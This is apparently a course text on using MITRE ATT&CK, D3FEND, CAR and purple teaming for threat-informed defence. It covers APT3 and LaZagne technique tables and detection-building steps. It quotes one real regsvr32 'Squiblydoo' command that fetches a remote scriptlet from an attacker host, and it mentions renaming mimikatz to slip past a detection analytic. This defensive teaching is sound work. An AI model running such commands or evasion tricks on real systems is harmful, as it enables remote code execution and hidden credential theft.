The bulk of the content on these pages, however, is the listing of techniques used. This is where you will see a listing of all the techniques known to be used by the group along with a description of how they use them. Additionally, you are given a button that will allow you to create your own ATT&CK mapping to the groups techniques in ATT&CK Navigator (More on that later in the course).

Techniques Used

Domain	ID	Name	Use
Enterprise	T1087 .001	Account Discovery: Local Account	APT3 has used a tool that can obtain info about local and global group users, power users, and administrators. ^[4]
Enterprise	T1098	Account Manipulation	APT3 has been known to add created accounts to local admin groups to maintain elevated access. ^[7]
Enterprise	T1560 .001	Archive Collected Data: Archive via Utility	APT3 has used tools to compress data before exfiltrating it. ^[7]
Enterprise	T1547 .001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	APT3 places scripts in the startup folder for persistence. ^[8]
Enterprise	T1110 .002	Brute Force: Password Cracking	APT3 has been known to brute force password hashes to be able to leverage plain text credentials. ^[8]
Enterprise	T1059 .001	Command and Scripting Interpreter: PowerShell	APT3 has used PowerShell on victim systems to download and run payloads after exploitation. ^[9]
		Command and Scripting Interpreter: Windows Command Shell	An APT3 downloader uses the Windows command <code>"cmd.exe" /C whoami</code> . The group also uses a tool to execute commands on remote computers. ^[10]
Enterprise	T1136 .001	Create Account: Local Account	APT3 has been known to create or enable accounts, such as <code>support_389945a0</code> . ^[7]
Enterprise	T1543 .003	Create or Modify System Process: Windows Service	APT3 has a tool that creates a new service for persistence. ^[9]
Enterprise	T1555 .003	Credentials from Password Stores: Credentials from Web Browsers	APT3 has used tools to dump passwords from browsers. ^[4]
Enterprise	T1005	Data from Local System	APT3 will identify Microsoft Office documents on the victim's computer. ^[7]
Enterprise	T1074 .001	Data Staged: Local Data Staging	APT3 has been known to stage files for exfiltration in a single location. ^[9]
Enterprise	T1546 .008	Event Triggered Execution: Accessibility Features	APT3 replaces the Sticky Keys binary <code>C:\Windows\System32\sechost.exe</code> for persistence. ^[7]
Enterprise	T1044	Exfiltration Over C2 Channel	APT3 has a tool that exfiltrates data over the C2 channel. ^[8]

Export to Navigator

ATT&CK® Navigator Layers -

Continuing down the page, we run into the software section where we are given a list of software and tools known to be used by the group. This list contains the ATT&CK Software ID, the name of the software, any reference links, and the techniques each piece of software covers.

Software			
ID	Name	References	Techniques
S0349	LaZagne	[4]	Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores: Keychain, Credentials from Password Stores: Windows Credential Manager, Credentials from Password Stores, OS Credential Dumping: LSA Secrets, OS Credential Dumping: /etc/passwd and /etc/shadow, OS Credential Dumping: LSASS Memory, OS Credential Dumping: Cached Domain Credentials, OS Credential Dumping: Proc Filesystem, Unsecured Credentials: Credentials In Files
S0165	OSInfo	[4]	Account Discovery: Domain Account, Account Discovery: Local Account, Network Share Discovery, Permission Groups Discovery: Local Groups, Permission Groups Discovery: Domain Groups, Query Registry, Remote System Discovery, System Information Discovery, System Network Configuration Discovery, System Network Connections Discovery
S0013	PlugX	[10]	Application Layer Protocol: DNS, Application Layer Protocol: Web Protocols, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: Windows Command Shell, Create or Modify System Process: Windows Service, Deobfuscate/Decode Files or Information, Encrypted Channel: Symmetric Cryptography, File and Directory Discovery, Hide Artifacts: Hidden Files and Directories, Hijack Execution Flow: DLL Search Order Hijacking, Hijack Execution Flow: DLL Side-Loading, Ingress Tool Transfer, Input Capture: Keylogging, Masquerading: Match Legitimate Name or Location, Masquerading: Masquerade Task or Service, Modify Registry, Multiband Communication, Native API, Network Share Discovery, Non-Application Layer Protocol, Obfuscated Files or Information, Process Discovery, Query Registry, Screen Capture, System Network Connections Discovery, Trusted Developer Utilities Proxy Execution: MSBuild, Virtualization/Sandbox Evasion: System Checks, Web Service: Dead Drop Resolver
S0166	RemoteCMD	[4]	Ingress Tool Transfer, Scheduled Task/Job: Scheduled Task, System Services: Service Execution
S0111	schtasks	[3]	Scheduled Task/Job: Scheduled Task
S0063	SHOTPUT	[1]	Account Discovery: Local Account, File and Directory Discovery, Obfuscated Files or Information, Process Discovery, Remote System Discovery, System Network Connections Discovery

The page ends with a list of the references used to create the group's page. Each of the reference links will give you a deeper understanding of how the group operates.

References

- Eng, E., Caselden, D.. (2015, June 23). Operation Clandestine Wolf – Adobe Flash Zero-Day in APT3 Phishing Campaign. Retrieved January 14, 2016.
- Insikt Group (Recorded Future). (2017, May 17). Recorded Future Research Concludes Chinese Ministry of State Security Behind APT3. Retrieved June 18, 2017.
- Moran, N., et al. (2014, November 21). Operation Double Tap. Retrieved January 14, 2016.
- Symantec Security Response. (2016, September 6). Buckeye cyberespionage group shifts gaze from US to Hong Kong. Retrieved September 26, 2016.
- Korban, C., et al. (2017, September). APT3 Adversary Emulation Plan. Retrieved January 16, 2018.
- Lancaster, T. (2015, July 25). A tale of Pirpi, Scanbox & CVE-2015-3113. Retrieved March 30, 2016.
- valsmith. (2012, September 21). More on APTSim. Retrieved September 28, 2017.
- Chen, X., Scott, M., Caselden, D.. (2014, April 26). New Zero-Day Exploit targeting Internet Explorer Versions 9 through 11 Identified in Targeted Attacks. Retrieved January 14, 2016.
- Yates, M. (2017, June 18). APT3 Uncovered: The code evolution of Pirpi. Retrieved September 28, 2017.
- Scott, M.. (2014, June 10). Clandestine Fox, Part Deux. Retrieved January 14, 2016.
- Glyer, C. (2018, April 14). @cglyer Status Update. Retrieved October 11, 2018.

Software

The Software pages are structured in a very similar way to the Group pages. It starts with a title, description, and meta information. This is followed by a listing of the techniques covered by the software and the groups that use the software. Just like the Group pages, the Software pages end with a listing of references relevant to the page you are on. Also like the Group pages, you can export the techniques covered by the software into ATT&CK Navigator to use for better visualization and planning.

LaZagne

LaZagne is a post-exploitation, open-source tool used to recover stored passwords on a system. It has modules for Windows, Linux, and OSX, but is mainly focused on Windows systems. LaZagne is publicly available on GitHub.^[1]

ID: S0349

① Type: TOOL

① Platforms: Linux, macOS, Windows

Version: 1.3

Created: 30 January 2019

Last Modified: 15 October 2021

[Version Permalink](#)

Techniques Used

ATT&CK® Navigator Layers ▾

Domain	ID	Name	Use
Enterprise	T1555	Credentials from Password Stores	LaZagne can obtain credentials from databases, mail, and WiFi across multiple platforms. ^[1]
		.001 Keychain	LaZagne can obtain credentials from macOS Keychains. ^[1]
		.003 Credentials from Web Browsers	LaZagne can obtain credentials from web browsers such as Google Chrome, Internet Explorer, and Firefox. ^[1]
		.004 Windows Credential Manager	LaZagne can obtain credentials from Vault files. ^[1]
Enterprise	T1003	OS Credential Dumping: LSASS Memory	LaZagne can perform credential dumping from memory to obtain account and password information. ^[1]
		.004 OS Credential Dumping: LSA Secrets	LaZagne can perform credential dumping from LSA secrets to obtain account and password information. ^[1]
		.005 OS Credential Dumping: Cached Domain Credentials	LaZagne can perform credential dumping from MSCache to obtain account and password information. ^[1]
		.007 OS Credential Dumping: Proc Filesystem	LaZagne can obtain credential information running Linux processes. ^[1]

Campaigns

Campaigns are still a fairly new object within the ATT&CK framework. They were introduced in October of 2022. According to the MITRE team,

“For the purposes of the Campaigns page, the MITRE ATT&CK team uses the term Campaign to describe any grouping of intrusion activity conducted over a specific period of time with common targets and objectives. Unnamed intrusion activity is cited using a unique ATT&CK identifier, otherwise the team will use the activity name as noted in public reporting. For named Campaigns, the team makes a best effort to track overlapping names, which are designated as “Associated Campaigns” on each page, as we believe these overlaps are useful for analysts. Campaign entries will also be attributed to ATT&CK Group and Software pages, when possible, based on public reporting; unattributed activity will simply reference “threat actors” in the procedure example.”

Let’s look at the campaign “Operation Dust Storm” to get a better understanding of what a Campaign is in ATT&CK.

[Home](#) > [Campaigns](#) > [Operation Dust Storm](#)

Operation Dust Storm

Operation Dust Storm was a long-standing persistent cyber espionage campaign that targeted multiple industries in Japan, South Korea, the United States, Europe, and several Southeast Asian countries. By 2015, the [Operation Dust Storm](#) threat actors shifted from government and defense-related intelligence targets to Japanese companies or Japanese subdivisions of larger foreign organizations supporting Japan's critical infrastructure, including electricity generation, oil and natural gas, finance, transportation, and construction.^[1]

Operation Dust Storm threat actors also began to use Android backdoors in their operations by 2015, with all identified victims at the time residing in Japan or South Korea.^[1]

ID: C0016
First Seen: January 2010 ^[1]
Last Seen: February 2016 ^[1]
Version: 1.0
Created: 29 September 2022
Last Modified: 30 September 2022

[Version](#) [Permalink](#)

[ATT&CK® Navigator Layers](#)

Techniques Used

Domain	ID	Name	Use
Enterprise	T1583	.001 Acquire Infrastructure: Domains	For Operation Dust Storm, the threat actors established domains as part of their operational infrastructure. ^[1]
Enterprise	T1059	.005 Command and Scripting Interpreter: Visual Basic	During Operation Dust Storm, the threat actors used Visual Basic scripts. ^[1]
		.007 Command and Scripting Interpreter: JavaScript	During Operation Dust Storm, the threat actors used JavaScript code. ^[1]
Enterprise	T1140	Deobfuscate/Decode Files or Information	During Operation Dust Storm, attackers used VBS code to decode payloads. ^[1]
Enterprise	T1189	Drive-by Compromise	During Operation Dust Storm, the threat actors used a watering hole attack on a popular software reseller to exploit the then-zero-day Internet Explorer vulnerability CVE-2014-0322. ^[1]

Monday, February 6, 2023

Again, you'll notice that most objects in the ATT&CK framework have as similar structure:

- Title
- Description
- Meta
- Related Techniques/Tactics/Software/Groups/Campaigns
- References

We can get a very fast understanding of how the campaign runs by reading the description. In the case of Operation Dust Storm,

"Operation Dust Storm was a long-standing persistent cyber espionage campaign that targeted multiple industries in Japan, South Korea, the United States, Europe, and several Southeast Asian countries. By 2015, the Operation Dust Storm threat actors shifted from government and defense-related intelligence targets to Japanese companies or Japanese subdivisions of larger foreign organizations supporting Japan's critical infrastructure, including electricity generation, oil and natural gas, finance, transportation, and construction.

Operation Dust Storm threat actors also began to use Android backdoors in their operations by 2015, with all identified victims at the time residing in Japan or South Korea."

Tools to Help You Operationalize ATT&CK

Now that we have a better idea of how the pieces ATT&CK Framework work together to provide you with intelligence, we should discuss the tools available to help you manage and work with the framework and put the intelligence to use in your organization.

MITRE ATT&CK Navigator

The MITRE ATT&CK Navigator is designed to provide basic navigation and annotation of the ATT&CK matrix. The tool is used as a simple way to visualize the ATT&CK matrix and make it easier to use. One of the many useful features of the ATT&CK Navigator is using the provided filters to highlight techniques used by a particular threat group. This is helpful in identifying the techniques that may be important to your organization.

The MITRE ATT&CK Navigator serves as a user-friendly tool for navigating, annotating, and visualizing the ATT&CK matrix. It aims to streamline the process of understanding and utilizing the matrix for various cybersecurity purposes.

Key Features of the ATT&CK Navigator:

- **Technique Highlighting:** The Navigator allows users to apply filters to emphasize techniques employed by specific threat groups. This feature is particularly useful for organizations looking to identify and prioritize techniques that pose a higher risk to their security posture.
- **Customization:** Users can customize the ATT&CK Navigator by adding annotations or color-coding techniques based on their relevance, prevalence, or other criteria. This functionality helps create a tailored view of the matrix that aligns with the organization's specific cybersecurity objectives.
- **Layer Management:** The ATT&CK Navigator supports the creation, import, and export of "layers," which are custom views of the matrix. Layers can be shared among team members, enabling collaboration and a consistent understanding of the threat landscape.

- Integration: The Navigator is designed to integrate with other tools and platforms, allowing for seamless data sharing and analysis across various cybersecurity systems.

For more information on the ATT&CK Navigator, check out our class [Application of MITRE ATT&CK Navigator](#).

Top ATT&CK Techniques Calculator

MITRE ATT&CK may be a bit daunting and difficult to implement into your organizational security program at first. The problem of defending against all MITRE ATT&CK techniques can be difficult and costly, and defenders often have limited resources to discern which ATT&CK techniques should take priority. With the Top ATT&CK Techniques tool, we can give defenders a starting point on where they should focus their defenses based on factors that are important to them. You can access this tool by [visiting the GitHub repository for the project](#).

For more information on the Top ATT&CK Techniques Calculator, check out our class [Top ATT&CK Techniques](#).

Workbench

To understand the ATT&CK Workbench project, let's first review today's situation. Many security professionals would concur that there is no shortage of intel reports, security tools, detection analytics, and threat emulation techniques. There hardly seems to be a day that passes us by where we see next to zero security news in some form. While security vendors have done a great job including MITRE ATT&CK mappings and tags into their tools, one of the biggest problems in cybersecurity is this information overload and not knowing what to do with the constant information that appears daily. More specifically, operationalizing the MITRE ATT&CK framework can seem daunting at first due to how extensive the framework has become, particularly in recent years.

Let's suppose you're working in a blue team. You may be logging into your SIEM or a security console, investigating alerts and events, trying to confirm false negatives from false positives, or trying to ensure that you have rules and detection analytics tuned and working as desired. What if you find a new technique observed in your environment? How do you track that, and how can you use the ATT&CK framework to check for gaps and coverage?

Or you might be working in a red team, running threat emulations from known behaviors or from TTPs supplied by your CTI team or from the ATT&CK framework. As you perform your red team operations, how can you show value in terms of coverage against the MITRE ATT&CK framework? Running a red team operation once or twice a year might be valuable, but for organizations that want to run continuous testing, demonstrating coverage in terms of techniques not only emulated but also detected is highly valuable.

And then there's threat intelligence. Perhaps your CTI team collects and scrapes its own intel in-house or through some other channels, or maybe it uses a combination of public and commercial intelligence feeds and reports. Adding new techniques and references allows you and your team to map them back to the group or campaign for continuous tracking, as well as continuous testing against your security controls. Regardless of what area you work in, your security teams can benefit from being able to track, edit, and add notes in your local ATT&CK instance, allowing them to work more collaboratively towards a threat-informed defense approach.


D3FEND

MITRE D3FEND

According to the MITRE D3FEND website "D3FEND is a knowledge base, but more specifically a knowledge graph, of cybersecurity countermeasure techniques. In the simplest sense, it is a catalog of defensive cybersecurity techniques and their relationships to offensive/adversary

techniques.” This knowledge graph ties together the offensive model (ATT&CK) with the defensive model (D3FEND).

The D3FEND acronym stands for Detection, Denial, and Disruption Framework Empowering Network Defense.



D3FEND is a matrix that allows us to cross-correlate the ATT&CK Framework with a common vocabulary for describing defensive actions that can be taken to detect or disrupt attacker techniques. The tactics (listed at the very top vertical axis of the matrix) include:

- Model – Used to apply security engineering, vulnerability, threat, and risk analyses to digital systems.
- Harden - Used to increase the opportunity cost of computer network exploitation. Hardening differs from Detection in that it generally is conducted before a system is online and operational.
- Detect - Used to identify adversary access to unauthorized activity on computer networks.
- Isolate - Creates logical or physical barriers in a system which reduces opportunities for adversaries to create further access.
- Deceive - Used to advertise, entice, and allow potential attackers access to an observed or controlled environment.
- Evict - Used to remove an adversary from a computer network.

The tactics are further broken down into techniques and sub-techniques for more specific knowledge graphs.

The matrix can be searched by ATT&CK Technique ID, D3FEND Technique ID, or Artifact.

Artifacts

D3FEND artifacts are specific entries within the knowledge base that describe a defensive technique or tactic in detail. Each D3FEND artifact provides a comprehensive overview of the defensive technique, including information about how it works, when it is effective, and how it can be used to defend against specific types of cyber threats.

D3FEND artifacts are categorized into several groups based on the type of defensive technique they describe. For example, some artifacts describe techniques for network defense, while others describe techniques for endpoint defense or data protection. Each artifact includes a detailed description of the technique, along with examples of how it can be used in different scenarios.

Knowledge Graph/Inferred Relationship Chart


For the purposes of this course, we will be utilizing the ATT&CK lookup feature to explore the D3FEND knowledge graph related to that technique.


Using the ATT&CK Lookup feature is as easy as typing in the ATT&CK Technique ID you are trying to research.

The Inferred Relationships chart that results for the technique ID will show controls on the left, what impact those controls have on digital artifacts and the techniques that can be disrupted or detected by those controls, and the impact that has on artifacts.

Explaining this relationship is better done with an example. Let's take one from earlier - Valid Accounts (T1078).

We will start by searching for T1078 in the D3FEND matrix and selecting the auto-suggested T1078 - Valid Accounts.






This will result in a page for the technique. If you scroll down that page, you'll see a chart titled "D3FEND Inferred Relationships". The chart is quite long, so it is not included in its entirety in this guide.

If I was unfamiliar with the control listed, I can click on it for more information. In this case, I'm interested in Authentication Event Thresholding, so I'm going to click on this control for more information.

Before I click on it though, let's explore the relationship between Authentication Event Thresholding, its digital artifacts, and Technique T1078 - Valid Accounts.

Just from the visualization, we can see that:

- Authentication Event Thresholding may detect Valid Accounts (T1078)
- Authentication Event Thresholding analyzes Authentication.
- Valid Accounts (T1078) uses User Account.
- Valid Accounts (T1078) produces Authentication.
- Valid Accounts (T1078) produces Authorization.



With that overview out of the way, let's now click into Authentication Event Thresholding. The key pieces of data listed on this page are:

- Definition - A description of the security control.
- How it works - A deeper explanation of how the security control works.
- Actions - Actions that can be taken after analysis
- Example data sources - a listing of possible points of data collection that would be useful for the security control
- Considerations - Things to think about when implementing the security control.
- Digital Artifact Relationships - a charted listing of the security control and the impact it makes on digital artifacts.

- Related ATT&CK Techniques - An ATT&CK Matrix display showing other ATT&CK techniques that are related based on the security control used.
- References - A listing of sources used to create the information on the page and additional information regarding the security control.

From the Authentication Event Thresholding page - Authentication Event Thresholding is “collecting authentication events, creating a baseline user profile, and determining whether authentication events are consistent with the baseline profile.”

It is described as working in this manner:

“Authentication event data is collected (logon information such as device id, time of day, day of week, geo-location, etc.) to create an activity baseline. Then, a threshold is determined either through a manually specified configuration or a statistical analysis of deviations in historical data. New authentication events are evaluated to determine if a threshold is exceeded. Thresholds can be static or dynamic.”

Two options are listed for actions that can be taken after analysis has occurred and a security event has been determined to have happened:

- Account locking (Evict)
- Raising an alert

Mapping Organizational Intel To ATT&CK

If you have a more mature organization, there may be threat analysts in place who regularly review information about your adversaries. If you have access to previous incident reports, start mapping the tactics identified in the report to the MITRE ATT&CK matrix. Paragraph blocks may seem impossible to map back to ATT&CK, so MITRE has offered some suggestions for doing this.

1. Understand ATT&CK—Familiarize yourself with the overall structure of ATT&CK:
 - a. Tactics - The adversary's technical goals
 - b. Techniques - How those goals are achieved
 - c. Procedures - Specific implementations of techniques
2. Find the behavior—Think about the adversary's action in a broader way than just the atomic indicator (like an IP address) used. For example, you may notice that malware from the adversary establishes a SOCKS5 connection. The act of establishing a connection is a behavior the adversary displays.
3. Research the behavior—If you're not familiar with the behavior, you may need to do more research. In our example, a little research would show that SOCKS5 is a Layer 5 (session layer) protocol.
4. Translate the behavior into a tactic—Consider the adversary's technical goal for that behavior and choose a tactic that fits. For the SOCKS5 connection example, establishing a connection to later communicate would fall under the Command and Control tactic.
5. Figure out what technique applies to the behavior—This can be a little tricky, but with your analysis skills and the ATT&CK website examples, it's doable. If you search ATT&CK for SOCKS, the technique Standard Non-Application Layer Protocol (T1095) pops up. Looking at the technique description, you'll find this could be where our behavior fits.

6. Compare your results to other analysts—Of course, you might have a different interpretation of a behavior than another analyst. This is normal and is expected to happen. It is recommended to compare your ATT&CK mapping of information to another analyst's and discuss any differences.

Expand Intelligence Data

Teams that are more advanced and have the resources can map additional external information to ATT&CK. Expanding the data in this way allows your expansive threat intelligence to flow through to your security teams so that they can defensively engage the threat, allowing for a more threat-informed defense.

Detection and Analytics

We're going to build on our knowledge of threat intelligence as we talk about detection and analytics. This is where we can start to take more action in building a threat-informed defense. Let's analyze the steps we can take to put this into practice.

Collect The Data

Before beginning to collect data, it's helpful to have an understanding of the sources you should collect from. MITRE has a few recommendations here as well.

- Process and process command line monitoring can be collected via Sysmon, Windows Event Logs, and many EDR platforms.
- File and registry monitoring is also often collected by Sysmon, Windows Event Logs, and many EDR platforms.
- Authentication logs collected from the domain controller.
- Packet capture, especially east/west capture, such as those collected between hosts and enclaves in your network.

MITRE has created some scripts to assist in discovering this data. They have made them [openly available on Github](#).

Analyze the Data

Once you've identified the data that you need, collect it into some kind of search platform so that it can be analyzed. For most of you, this platform will be a SIEM. MITRE has provided additional guidance on what to look for in this analysis as well.

MITRE Cyber Analytics Repository (CAR)

[CAR](#) is a knowledge base of analytics developed by MITRE and is based on the MITRE ATT&CK adversary model. Analytics stored in CAR contain the following information for each analytic:

- A hypothesis that explains the idea behind an analytic
- The information or primary domain the analytic is designed to operate within (this could be host, network, process, external, etc.)
- References to ATT&CK Techniques and Tactics that the analytic detects
- The Glossary
- A pseudocode description of how the analytic might be implemented
- A unit test that can be run to trigger the analytic

By reviewing the data presented in MITRE CAR, you can begin to not only analyze the behaviors occurring in your enterprise, but also begin to expand on your threat intelligence data by mapping these behaviors back to MITRE ATT&CK.

In our [Foundations of Breach and Attack Simulation](#) course, we discuss creating test plans based on your defenses. CAR can assist in creating test plans by providing unit tests that trigger alerts or analytics.

As of version 13 of ATT&CK CAR pseudocode has been added to many ATT&CK data components. For example, under detection for sub-technique T1053.005 you can see there has been pseudocode presented for detection through the command execution data component (DS0017).

Expand and Customize Your Analysis

If your organization has already taken the first steps in collecting data and using existing analytics, now is a good time to expand coverage by creating your own. Completing this exercise for your enterprise also has the added benefit of familiarizing you with the thought process behind creating detections and analytics.

- Begin with looking at the technique description from ATT&CK and the threat intel reports linked to the technique

Here's an example provided by MITRE in their [Getting Started with ATT&CK](#) paper:

Let's pretend there were no good detections for Regsvr32. The ATT&CK page lists several different variants for how Regsvr32 is used. Rather than writing one analytic to cover all of them, focus in on just one aspect to avoid spinning your wheels. For example, you might want to detect the "Squiblydoo" variant that was discovered by Casey Smith at Red Canary.

The reports linked from the examples show several instances of command lines where Regsvr32 was used, such as this example from the Cybereason analysis of Cobalt Kitty:

```
The attackers downloaded COM scriplets using regsvr32.exe: regsvr32
/s/n/u/i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll
EVIDENCE OF SQUIBLYDOO USED BY COBALT KITTY
```

- Design a test for your analytics using the techniques you've discovered. Testing can be done with either a commercial or open source BAS solution.

Continuing with the example above - I would look at the tests available for Regsvr32, including Squiblydoo.

- After executing the test, review the log data generated during the attack. Look for things that make the malicious event look distinctive.

Squiblydoo was chosen as an example because it's a bit easier to find in log data. There isn't a legitimate reason to have regsvr32.exe call out to the Internet. In this case, the analytic to look for would be times when the regsvr32.exe process is created and the command line includes "/i:http".

Adversary Emulation and Red Teaming

MITRE defines adversary emulation as "a type of red team engagement that mimics a known threat to an organization by blending in threat intelligence to define what actions and behaviors the red team uses." In other words, the red team takes a structured approach by using threat intelligence to plan an attack that is similar to known threat actor behavior.

What If You Don't Have A Red Team?

Teams that don't have a red team can automate and design this process a bit easier by utilizing a BAS tool. There are also other open source options such as Atomic Red Team that can provide a team lacking the red team expertise, the ability to perform adversary emulation red teaming. MITRE supports the CALDERA Project, an open source BAS solution.


There are also commercial BAS tools, such as AttackIQ, that are available. We dive more into what these tools are and what they can do for you in our Foundations of Breach & Attack Simulation course.

Purple Teaming

Purple Teaming is an organizational concept by which red and blue functions occur simultaneously, continuously, tightly coupled, and with full knowledge of each other's capabilities, limitations, and intent at any given time.

One of the best ways to truly test and build upon a threat informed defense is to enable collaboration between red and blue teams through a purple team.

Given reliable access to red capabilities, this methodology allows security teams to iteratively increase program maturity as a product of continuously clearing low-effort attacks from the board.



Let's take a look at the workflow of a purple team.

1. Red Team executes iterative attacks against friendly cyberspace, tuned to replicate adversary capabilities and prevent irrecoverable disruption
2. Stopped attacks generate reports of detection and mitigation details back to the Red Team
3. Successful attacks generate reports of attack method and exposure details back to the Blue Team.
4. Red and Blue Teams jointly debrief all actions in coordination with IT Ops; mitigations emplaced, attack techniques refined, attack surface reduced
5. Continuous testing and improvement refines detection capabilities and enables ever-more difficult scenario execution, which refines detection capabilities.

Let's continue our example from the lecture to illustrate how the Purple Team concept fits well with a team that operationalizes MITRE ATT&CK. So far you've done the research and created

multiple analytics to help increase detection capability around credential dumping. Now we want to make this an exercise that improves not only the analytics, but also the skills of everyone involved.

1. First, the blue team produces an analytic to detect credential dumping. Let's assume this was created based on an analytic to detect mimikatz.exe on the command line or Invoke-Mimikatz via Powershell.
2. This analytic is handed off to the red team.
3. The red team uses the blue-team produced analytic to find and execute an attack that evades detection of that analytic. In our example, we will say that the red team renames the executable to mimidogz.exe.
4. This red team created tactic is handed off to the blue team.
5. The blue team updates their analytic to look for different artifacts and behaviors that won't rely on exact naming.
6. This analytic is passed back off to the red team and the cycle continues.

To track coverage, both teams should work towards using the common ATT&CK Framework in documentation.

For a deeper dive into the Purple Teaming model, we recommend taking our Foundations of Purple Teaming Course.